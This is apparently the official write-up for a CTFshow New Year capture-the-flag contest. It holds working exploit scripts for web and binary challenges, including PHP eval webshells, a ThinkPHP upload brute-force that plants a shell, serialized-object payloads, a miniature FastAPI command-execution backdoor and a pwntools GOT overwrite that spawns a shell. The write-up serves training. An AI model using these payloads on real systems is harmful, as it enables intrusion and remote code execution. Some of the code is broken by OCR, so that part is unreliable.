CTFshow 元旦水友赛官方 WP

比赛概述

- 比赛形式为个人赛
- 比赛时间为 48 小时
- 开始时间 2023 年 12 月 31 日上午 10 时
- 结束时间 2024 年 01 月 02 日上午 10 时
- 比赛平台为 https://ctf.show
- 比赛奖励为现金 2866 元

详情看 https://www.bilibili.com/read/cv28223352/

WEB 部分

web1 easy_include

- 题目名称 easy_include
- 出题人 h1xa
- 分值 100 分

解析

题目代码

```php
<?php

function waf($path){
    $path = str_replace(".","",$path);
    return preg_match("/^[a-z]+/",$path);
}

if(waf($_POST[1])){
    include "file://".$_POST[1];
}
```

观察 cookie，发现自动开启了 session，直接 session 文件包含，这里不需要竞争

exp

```python
import requests
# Author:ctfshow-h1xa

url = "xxx"

data = {
    'PHP_SESSION_UPLOAD_PROGRESS': '<?php eval($_POST[2]);?>',
    '1':'localhost/tmp/sess_ctfshow',
    '2':'system("cat /flag_is_here.txt");'
}
file = {
    'file': 'ctfshow'
}
cookies = {
    'PHPSESSID': 'ctfshow'
}

response =
requests.post(url=url,data=data,files=file,cookies=cookies)

print(response.text)
```

其他解法

没过滤点，直接自由飞翔了

web2 easy_web

- 题目名称 easy_web
- 出题人 chu0
- 分值 200 分

ez_web.pdf

exp

```
import socket
import gzip
from io import BytesIO
# 目标服务器信息
# 这里直接写域名，不要 http:// 和 /
host = "xxx"
port = 80

replace = "http://" + host + ":" + str(port)
request = '''
POST
/?%73%68%6f%77%5b%73%68%6f%77%2e%73%68%6f%77=%43%3a%38%3a%22%53%7
0%6c%53%74%61%63%6b%22%3a%31%37%31%3a%7b%69%3a%36%3b%3a%4f%3a%33%
3a%22%63%74%66%22%3a%32%3a%7b%73%3a%32%3a%22%68%31%22%3b%4f%3a%34
%3a%22%73%68%6f%77%22%3a%30%3a%7b%7d%73%3a%32%3a%22%68%32%22%3b%6
1%3a%31%3a%7b%69%3a%30%3b%61%3a%33%3a%7b%69%3a%30%3b%73%3a%30%3a%
22%22%3b%69%3a%31%3b%73%3a%30%3a%22%22%3b%69%3a%32%3b%4f%3a%31%30
%3a%22%43%68%75%30%5f%77%72%69%74%65%22%3a%33%3a%7b%73%3a%34%3a%2
2%63%68%75%30%22%3b%73%3a%39%3a%22%78%69%75%78%69%75%78%69%75%22%
3b%73%3a%34%3a%22%63%68%75%31%22%3b%52%3a%31%30%3b%73%3a%33%3a%22
%63%6d%64%22%3b%4e%3b%7d%7d%7d%7d%7d&name=php://filter/write=conv
ert.quoted-printable-decode|convert.iconv.utf-16le.utf-
8/convert.base64-
decode/resource=ctfw&chu0=Y=00X=00N=00z=00Z=00X=00J=000=00&cmd=%7
3%68%6f%77_source(chr(47).chr(102).chr(108).chr(97).chr(103));
HTTP/1.1
Host: '''+host+'''
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: '''+replace+'''
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Referer:
'''+replace+'''/?%73%68%6f%77%5b%73%68%6f%77%2e%73%68%6f%77=%43%3
a%38%3a%22%53%70%6c%53%74%61%63%6b%22%3a%31%37%31%3a%7b%69%3a%36%
3b%3a%4f%3a%33%3a%22%63%74%66%22%3a%32%3a%7b%73%3a%32%3a%22%68%31
```

web3 孤注一掷

- 题目名称 孤注一掷
- 出题人 h1xa
- 0day~
- 分值 400 分

解析

robots.txt 查看源码泄露,下载 www.zip 发现 存在文件上传控制器

```
<?php

namespace app\index\controller;

use think\Controller;
use think\Request;

class Upload extends Controller
{
    public function image(Request $request)
    {
        $file = $request->file('file');
        if( ! $file ) {
            $this->error("error.");
        }
        $info = $file->move(ROOT_PATH . 'public' . DS .
'uploads');

        $filename = '/uploads/' . str_replace("\\", "/",
$info->getSaveName());
        $this->success('', null, $filename);
    }
}
```

路径确认为了 ROOT_PATH . 'public' . DS . 'uploads'

下面只要确定好文件名，即可 getshell

File.php 中

```
            // 文件保存命名规则
            $saveName = $this->buildSaveName($savename);
            $filename = $path . $saveName;
```

跟进 buildSaveName 方法

```
    protected function buildSaveName($savename)
        {
            // 自动生成文件名
            if (true === $savename) {
                if ($this->rule instanceof \Closure) {
                    $savename = call_user_func_array($this->rule,
    [$this]);
                } else {
                    switch ($this->rule) {
                        case 'date':
                            $savename = date('Ymd') . DS .
    md5(microtime(true));
                            break;
                        default:
                            //省略
                    }
                }
            } elseif ('' === $savename || false === $savename) {
                $savename = $this->getInfo('name');
            }

            if (!strpos($savename, '.')) {
                $savename .= '.' . pathinfo($this->getInfo('name'),
    PATHINFO_EXTENSION);
            }

            return $savename;
        }
```

漏洞代码

```
    $savename = date('Ymd') . DS . md5(microtime(true));
```

路径中前半部分年月日可控，后半部分和时间有关，可以碰撞，后面详细讲碰撞

前面的$file 通过 $request->file('file');获得，跟进

```
    /**
     * 获取上传的文件信息
     * @access public
     * @param string|array $name 名称
     * @return null|array|\think\File
     */
    public function file($name = '')
    {
        if (empty($this->file)) {
            $this->file = isset($_FILES) ? $_FILES : [];
        }
        if (is_array($name)) {
            return $this->file = array_merge($this->file, $name);
        }
        $files = $this->file;
        if (!empty($files)) {
            // 处理上传文件
            $array = [];
            foreach ($files as $key => $file) {
                if (is_array($file['name'])) {
                    //省略
                } else {
                    if ($file instanceof File) {
                        $array[$key] = $file;
                    } else {
                        if (empty($file['tmp_name'])
|| !is_file($file['tmp_name'])) {
                            continue;
                        }
                        $array[$key] = (new
File($file['tmp_name']))->setUploadInfo($file);
                    }
                }
            }
            //省略
        }
        return;
    }
```

这里设置 info 为$_FILES['file']

```
        public function setUploadInfo($info)
        {
            $this->info = $info;

            return $this;
        }
```

也就是这里

```
        /**
         * 获取上传文件的信息
         * @access public
         * @param  string $name 信息名称
         * @return array|string
         */
        public function getInfo($name = '')
        {
            return isset($this->info[$name]) ? $this->info[$name] :
    $this->info;
        }
```

其实拿到的是$_FILES['file']['name']

再看后缀处理

```
            if (!strpos($savename, '.')) {
                $savename .= '.' . pathinfo($this->getInfo('name'),
    PATHINFO_EXTENSION);
            }
```

这里只要上传 php 文件，就获得的是$_FILES['file']['name']

后缀就是我们自定义的后缀 php


再看拼接

```
            if (!strpos($savename, '.')) {
                $savename .= '.' . pathinfo($this->getInfo('name'),
    PATHINFO_EXTENSION);
            }
```

帮我们加了. 后，也就是


date('Ymd') . DS . md5(microtime(true)).php

下面开始爆破



从 http 的返回头可以看到服务器时间

我们转换后，直接在这个范围内爆破即可


正在爆破/uploads/20231227/c81291446e6a10a289641a0aa77f3eb1.php
正在爆破/uploads/20231227/e6ffe7211867fb34fc65bc68f6d0a7a5.php
正在爆破/uploads/20231227/b248c06ae204f36a1b8980aea2cab44a.php
正在爆破/uploads/20231227/a698a7f747a1748501051eca78b40511.php
正在爆破/uploads/20231227/d17104056088f40d44aaa77ebf574fcd.php
正在爆破/uploads/20231227/34643c9e060e61c19339361e9f65ec64.php
正在爆破/uploads/20231227/90bc0bc339e9f4400610e0801795f2d8.php
正在爆破/uploads/20231227/4d7b37b9d240dcd6b7c1244567f1d942.php
正在爆破/uploads/20231227/bc1a2889b26f59042a4eb5d62765d6ea.php
成功getshell，地址为 http:/ /uploads/20231227/bc1a2889b26f59042a4eb5d62765d6ea.php

exp

```
import requests
from datetime import datetime
import subprocess
import pytz
import hashlib
# Author:ctfshow-h1xa

url ="http://792724e5-9877-4dfb-9cfe-
2f267337ca9d.challenge.ctf.show/"
scriptDate = ""
prefix = ""

session = requests.Session()
headers = {'User-Agent': 'Android'}

def init():
    route="?url="+url
    session.get(url=url+route,headers=headers)

def getPrefix():
    route="index/upload/image"
    file = {"file":("1.php",b"<?php echo
'ctfshow';eval($_POST[1]);?>")}
    response =
session.post(url=url+route,files=file,headers=headers)
    response_date = response.headers['date']
    print("正在获取服务器时间：")
    print(response_date)
    date_time_obj = datetime.strptime(response_date,
"%a, %d %b %Y %H:%M:%S %Z")
    date_time_obj =
date_time_obj.replace(tzinfo=pytz.timezone('GMT'))
    date_time_obj_gmt8 =
date_time_obj.astimezone(pytz.timezone('Asia/Shanghai'))
    print("正在转换服务器时间：")
    print(date_time_obj_gmt8)
    year = date_time_obj_gmt8.year
    month = date_time_obj_gmt8.month
    day = date_time_obj_gmt8.day
    hour = date_time_obj_gmt8.hour
    minute = date_time_obj_gmt8.minute
    second = date_time_obj_gmt8.second
    global scriptDate,prefix
```

web4 easy_login

- 题目名称 easy_login
- 出题人 h1xa
- 0day~
- 分值 400 分

解析

是以前题目的补丁版本，以前题目出现了 fast gc 的非预期，这里进行了 patch

结果依然还是非预期

题目已经开源

题目源码：https://gitee.com/ctfshow/easy-login

下面是预期解的思路

主要更新的地方在

```
class userLogger{

    public $username;
    private $password;
    private $filename;

    public function __construct(){
        $this->filename = "log.txt_$this->username-
$this->password";
        $data = "最后操作时间：".date("Y-m-d H:i:s")." 用户名
$this->username 密码 $this->password \n";
        $d =
file_put_contents($this->filename,$data,FILE_APPEND);
    }
    public function setLogFileName($filename){
        $this->filename = $filename;
    }

    public function __wakeup(){
        $this->filename = "log.txt";
    }
    public function user_register($username,$password){
        $this->username = $username;
        $this->password = $password;
        $data = "操作时间：".date("Y-m-d H:i:s")."用户注册： 用户名
$username 密码 $password\n";
        file_put_contents($this->filename,$data,FILE_APPEND);
    }

    public function user_login($username,$password){
        $this->username = $username;
        $this->password = $password;
        $data = "操作时间：".date("Y-m-d H:i:s")."用户登陆： 用户名
$username 密码 $password\n";
        file_put_contents($this->filename,$data,FILE_APPEND);
    }

    public function user_logout(){
        $data = "操作时间：".date("Y-m-d H:i:s")."用户退出： 用户名
$this->username\n";
        file_put_contents($this->filename,$data,FILE_APPEND);
    }
```

将析构方法进行了注释删除，内容移到构造方法中，试图 patch 掉 fast gc 的非预期

还是被非预期，有缘人自己找找里面的 0day 原理

利用脚本如下

exp

```
import requests
import time
# Author:ctfshow-h1xa

url = "http://xxx/"

def step1():
    data={
        "username":"userLogger",
        "password":"<?=eval($_POST[1]);?>.php"
    }
    response =
requests.post(url=url+"index.php?action=do_register",data=data)
    time.sleep(1)
    if "script" in response.text:
        print("第一步执行完毕")
    else:
        print(response.text)
        exit()

def step2():

data="token=user|O%3A11%3A%22application%22%3A6%3A%7Bs%3A6%3A%22c
ookie%22%3BO%3A13%3A%22cookie_helper%22%3A1%3A%7Bs%3A21%3A%22%00c
ookie_helper%00secret%22%3Bs%3A20%3A%22ctfshow_36d_boy_h1xa%22%3B
%7Ds%3A5%3A%22mysql%22%3BO%3A12%3A%22mysql_helper%22%3A2%3A%7Bs%3
A16%3A%22%00mysql_helper%00db%22%3Ba%3A7%3A%7Bs%3A3%3A%22dsn%22%3
Bs%3A55%3A%22mysql%3Ahost%3D127.0.0.1%3Bdbname%3Dblog%3Bport%3D33
06%3Bcharset%3Dutf8%22%3Bs%3A4%3A%22host%22%3Bs%3A9%3A%22127.0.0.
1%22%3Bs%3A4%3A%22port%22%3Bs%3A4%3A%223306%22%3Bs%3A6%3A%22dbnam
e%22%3Bs%3A4%3A%22blog%22%3Bs%3A8%3A%22username%22%3Bs%3A4%3A%22r
oot%22%3Bs%3A8%3A%22password%22%3Bs%3A4%3A%22root%22%3Bs%3A7%3A%2
2charset%22%3Bs%3A4%3A%22utf8%22%3B%7Ds%3A6%3A%22option%22%3Ba%3A
1%3A%7Bi%3A19%3Bi%3A262152%3B%7D%7Ds%3A9%3A%22dispather%22%3BN%3B
s%3A5%3A%22loger%22%3BO%3A10%3A%22userLogger%22%3A3%3A%7Bs%3A8%3A
%22username%22%3BN%3Bs%3A20%3A%22%00userLogger%00password%22%3BN%
3Bs%3A20%3A%22%00userLogger%00filename%22%3Bs%3A10%3A%22..%2Flog.
txt%22%3B%7Ds%3A5%3A%22debug%22%3Bb%3A1%3Bs%3A10%3A%22dispatcher%
22%3BO%3A10%3A%22dispatcher%22%3A0%3A%7B%7D%7D"
    response =
requests.get(url=url+"index.php?action=main&token="+data)
    time.sleep(1)
    print("第二步执行完毕")
```

web5 easy_api

- 题目名称 easy_api
- 出题人 h1xa
- 分值 400 分

解析

访问 openapi.json 获取路由

```
{
    "openapi": "3.1.0",
    "info": {
        "title": "FastAPI",
        "version": "0.1.0"
    },
    "paths": {
        "/upload/": {
            "post": {
                "summary": "Upload File",
                "operationId": "upload_file_upload__post",
                "requestBody": {
                    "content": {
                        "multipart/form-data": {
                            "schema": {
                                "$ref":
"#/components/schemas/Body_upload_file_upload__post"
                            }
                        }
                    },
                    "required": true
                },
                "responses": {
                    "200": {
                        "description": "Successful Response",
                        "content": {
                            "application/json": {
                                "schema": {}
                            }
                        }
                    },
                    "422": {
                        "description": "Validation Error",
                        "content": {
                            "application/json": {
                                "schema": {
                                    "$ref":
"#/components/schemas/HTTPValidationError"
                                }
                            }
                        }
                    }
                }
```

上传文件名带有 / 的文件发现上传失败，list 没有看到上传文件，怀疑使用了 · os.path.join 进行了路径拼接

那只要上传文件名字换成我们需要读取的文件名字，即可

即使上传失败，通过读取路由 依然可以成功读取到敏感文件

这里 fastapi 如果使用 uvicorn 进行负载，并启动了热部署，可以拿到路径后，直接覆盖主程序自己写一个 getshell 的 api 即可

主要思路如下：

1. 拿到 uvicorn 启动的目录 可以从环境变量中读取
2. 拿到 uvicorn 启动的脚本名字 cmdline 中读取
3. 检查 cmdline 中是否有 reload 参数
4. 写一个 100 字符内的 api 木马，覆盖主程序，名字不能变
5. 用 api 木马 getshell

tips:


- 上传文件限定长度为 100 字符，需要写一个微型 api 马
- 文件读取限定长度为 100 字符
- 无回显，需要反弹处理，没有 nc 可以使用 ptyhon 或者 bash 反弹
- 也可以 http 外带出数据
- 写可以 path 掉自己的微型马 换大马

题目的关键代码如下

```
@app.post("/upload/")
async def upload_file(file: UploadFile,background_tasks:
BackgroundTasks):
  contents = await file.read()
  index = str(uuid.uuid4())
  name = file.filename
  files.update({index:name})
  uploads_dir = os.path.join(os.getcwd()+"/uploads/",
files[index])

background_tasks.add_task(create_file,uploads_dir,contents[:100])
  return {"fileName": index}
# Author:ctfshow-h1xa
@app.get("/uploads/{fileIndex}")
async def download_file(fileIndex: str):
  dust = os.path.join(os.getcwd()+"/uploads/", files[fileIndex])
  with open(dust,"r") as f:
    contents = f.read(100)
  return {"fileName": fileIndex,"fileContent":contents}

@app.get("/list")
async def list_file():
  return {"fileName": [*files]}
```

微型 api 马可以参考，小于 100 字符，注意替换${app}为实际值，一般为 app

```
import uvicorn,os
from fastapi import *
{app} = FastAPI()

@{app}.get("/s")
def s(c):
  os.popen(c)
```


[√] 开始读取openapi.json
[√] 开放api有
/upload/ /uploads/{fileIndex} /list /
[√] 开始读取运行目录
[√] 运行目录读取成功 路径为/ctfshowsecretdir/
[√] 检测到存在reload参数，可以进行热部署
[√] 检测到主程序，ctfshow2024secret.py
[√] 检测到uvicorn的应用名，app
[√] uvicorn主文件读取成功 路径为/ctfshowsecretdir/ctfshow2024secret.py
[√] 上传成功，等待5秒重载主程序
[√] 5 秒后验证重载
[√] 4 秒后验证重载
[√] 3 秒后验证重载
[√] 2 秒后验证重载
[√] 1 秒后验证重载
[√] 恭喜，getshell成功 路径为http:/

exp

```
#-*- coding : utf-8 -*-
# coding: utf-8
import time
import requests
import io,json

url = "http://xxxx/"
app = ''
# Author:ctfshow-h1xa

def get_api():
    response = requests.get(url=url+"openapi.json")
    if "FastAPI" in response.text:
        apijson = json.loads(response.text)
    return apijson



def get_pwd():
    pwd = ''
    for pid in range(20):
        data = f'/proc/{pid}/environ'
        file = upload(data)
        content = download(file['fileName'])
        if content['fileName'] and 'PWD' in
content['fileContent']:
            pwd =
content['fileContent'][content['fileContent'].find("PWD=")+4:cont
ent['fileContent'].find("GPG_KEY=")]+'/'
            break
    return pwd

def get_python_file():
    python_file = ''
    for pid in range(20):
        data = f'/proc/{pid}/cmdline'
        file = upload(data)
        content = download(file['fileName'])
        if content['fileName'] and 'uvicorn' in
content['fileContent']:
            if 'reload' in content['fileContent']:
                print("[√] 检测到存在 reload 参数，可以进行热部署")
                python_file =
```

PWN 部分

pwn1 Badboy

- 题目名称 Badboy
- 出题人 Zz_Zz
- 题目描述 坏男孩的心思你不懂
- 分值 100 分

一、环境

libc 版本：GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.6) stable release version 2.27.

操作系统：pwn01 链接的靶机

题目描述：坏男孩的心思你不懂

二、程序保护情况

```
ctfshow@ubuntu:~/BadBoy-2$ checksec BadBoy-2
[*] '/home/ctfshow/BadBoy-2/BadBoy-2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

三、解题过程

使用 ida 查看程序反编译代码

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    unsigned __int8 v4; // [rsp+7h] [rbp-19h] BYREF
4    __int64 v5; // [rsp+8h] [rbp-18h] BYREF
5    __int64 buf[2]; // [rsp+10h] [rbp-10h] BYREF
6
7    buf[1] = __readfsqword(0x28u);
8    init_func(argc, argv, envp);
9    buf[0] = 0x67666564636261LL;
10   v5 = 0LL;
11   while ( (_DWORD)kl )
12   {
13     puts("i am bad boy ");
14     __isoc99_scanf("%ld", &v4);
15     write(1, (char *)buf + v4, (unsigned int)kl);
16     LODWORD(kl) = kl - 3;
17   }
18   printf("because i'm not girl ");
19   read(0, buf, 3uLL);
20   printf("so can you fell me? ");
21   __isoc99_scanf("%lld", &v5);
22   if ( v5 > 8 )
23     exit(0);
24   printf("HaHaHa ");
25   read(0, (char *)buf + v5, 3uLL);
26   puts((const char *)buf);
27   return 0;
28 }
```

查看 kl 变量，发现是全局变量，且初始值为 6

```
0000000000404068                        ; size_t kl
0000000000404068 06 00 00 00            kl dd 6
0000000000404068
```

while 循环语句里，读取%ld 的数字，存储到无符号的变量 v4，并使用 write 打印 kl 长度的 buf+v4 的内容，输出完毕后将 kl 值减 3，

因此 while 语句可以执行两次，第一次打印的长度为 6，第二次打印的长度为 3

利用两次打印，通过数组溢出，实现 stack 地址和 libc 地址末 3 字节的泄露。

```
    LODWORD(kl) = kl - 3;
  }
  printf("because i'm not girl ");
  read(0, buf, 3uLL);
  printf("so can you fell me? ");
  __isoc99_scanf("%lld", &v5);
  if ( v5 > 8 )
    exit(0);
  printf("HaHaHa ");
  read(0, (char *)buf + v5, 3uLL);
  puts((const char *)buf);
  return 0;
}
```

由于 v5 值不能大于 8，打算通过输入负数，通过数组溢出，实现 puts.got 表的更改，更改为 system 函数地址。

buf 的内容只允许输入 3 个字符，无法输入"/bin/sh\x00"，因此直接输入"sh\x00"获取 shell。

暂时无法在飞书文档外展示此内容

exp

```
from pwn import *

context(log_level='debug',arch='amd64',os='linux')

filename = "./BadBoy-2"
io = process(filename)
elf = ELF(filename)
libc = elf.libc

#gdb.attach(io,"b *0x400987")

payload = "40"
io.sendlineafter("i am bad boy \n",payload)
stack_addr = u64(io.recv(6).ljust(8,b'\x00'))
print("stack_addr:" + hex(stack_addr))



payload = "24"
io.sendlineafter("i am bad boy \n",payload)
libc_start_call_main = u64(io.recv(3).ljust(8,b'\x00'))
print("libc_start_call_main:" + hex(libc_start_call_main))

payload = b'sh\x00'
io.sendafter("because i'm not girl ",payload)

puts_got_index = -(stack_addr - 0xf8  - 0x601018)

print("puts_got_index:" + hex(puts_got_index))

payload = str(puts_got_index)
io.sendlineafter("so can you fell me? ",payload)

system_addr = libc_start_call_main - 0x21c87 + libc.sym['system']
payload = p64(system_addr)
io.sendafter("HaHaHa ",payload)

io.interactive()
```

Badboy-2 视频解说.mp4

pwn2 s.s.a.l

- 题目名称 s.s.a.l
- 出题人 Zz_Zz
- 分值 200 分

一、环境

libc 版本：GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1.6) stable release version 2.27.

操作系统：pwn01 链接的靶机


题目描述：这个程序怎么一个输出函数都没有？

二、程序保护情况

```
ctfshow@ubuntu:~/s.s.a.l$ checksec s.s.a.l
[*] '/home/ctfshow/s.s.a.l/s.s.a.l'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

三、解题过程

首先使用 ida 查看反编译代码



存在读入 0x50 长度到 v4 中，但无溢出现象。

查看 zz_zz 函数，发现是一些初始化函数，其中有几句是获取随机数的代码

```
__int64 zz_zz()
{
  unsigned int v0; // eax

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  v0 = time(0LL);
  srand(v0);
  return (unsigned int)(rand() % 15 + 45);
}
```

接着查看 Zz_Zz_955 函数

```
IDA View-A                                    Pseudocode-A
1  __int64 Zz_Zz_955()
2  {
3    int v0; // eax
4    __int64 v1; // rdi
5    signed int v2; // esi
6    unsigned int seed; // [rsp+0h] [rbp-28h] BYREF
7    char v5[8]; // [rsp+4h] [rbp-24h] BYREF
8    __int16 v6; // [rsp+Ch] [rbp-1Ch]
9    __int16 v7; // [rsp+Eh] [rbp-1Ah]
10
11   v7 = 0;
12   strcpy(v5, "h/sinb");
13   v5[7] = 0;
14   v6 = 0;
15   __isoc99_scanf(&unk_400984, &seed);
16   srand(seed);
17   seed = 0;
18   do
19   {
20     v0 = rand();
21     v1 = (int)seed++;
22     v2 = seed;
23     d[v1] = v5[v0 % 6];
24   }
25   while ( v2 <= 6 );
26   read(0, &v5[6], 0x58uLL);
27   return 0LL;
28 }
```

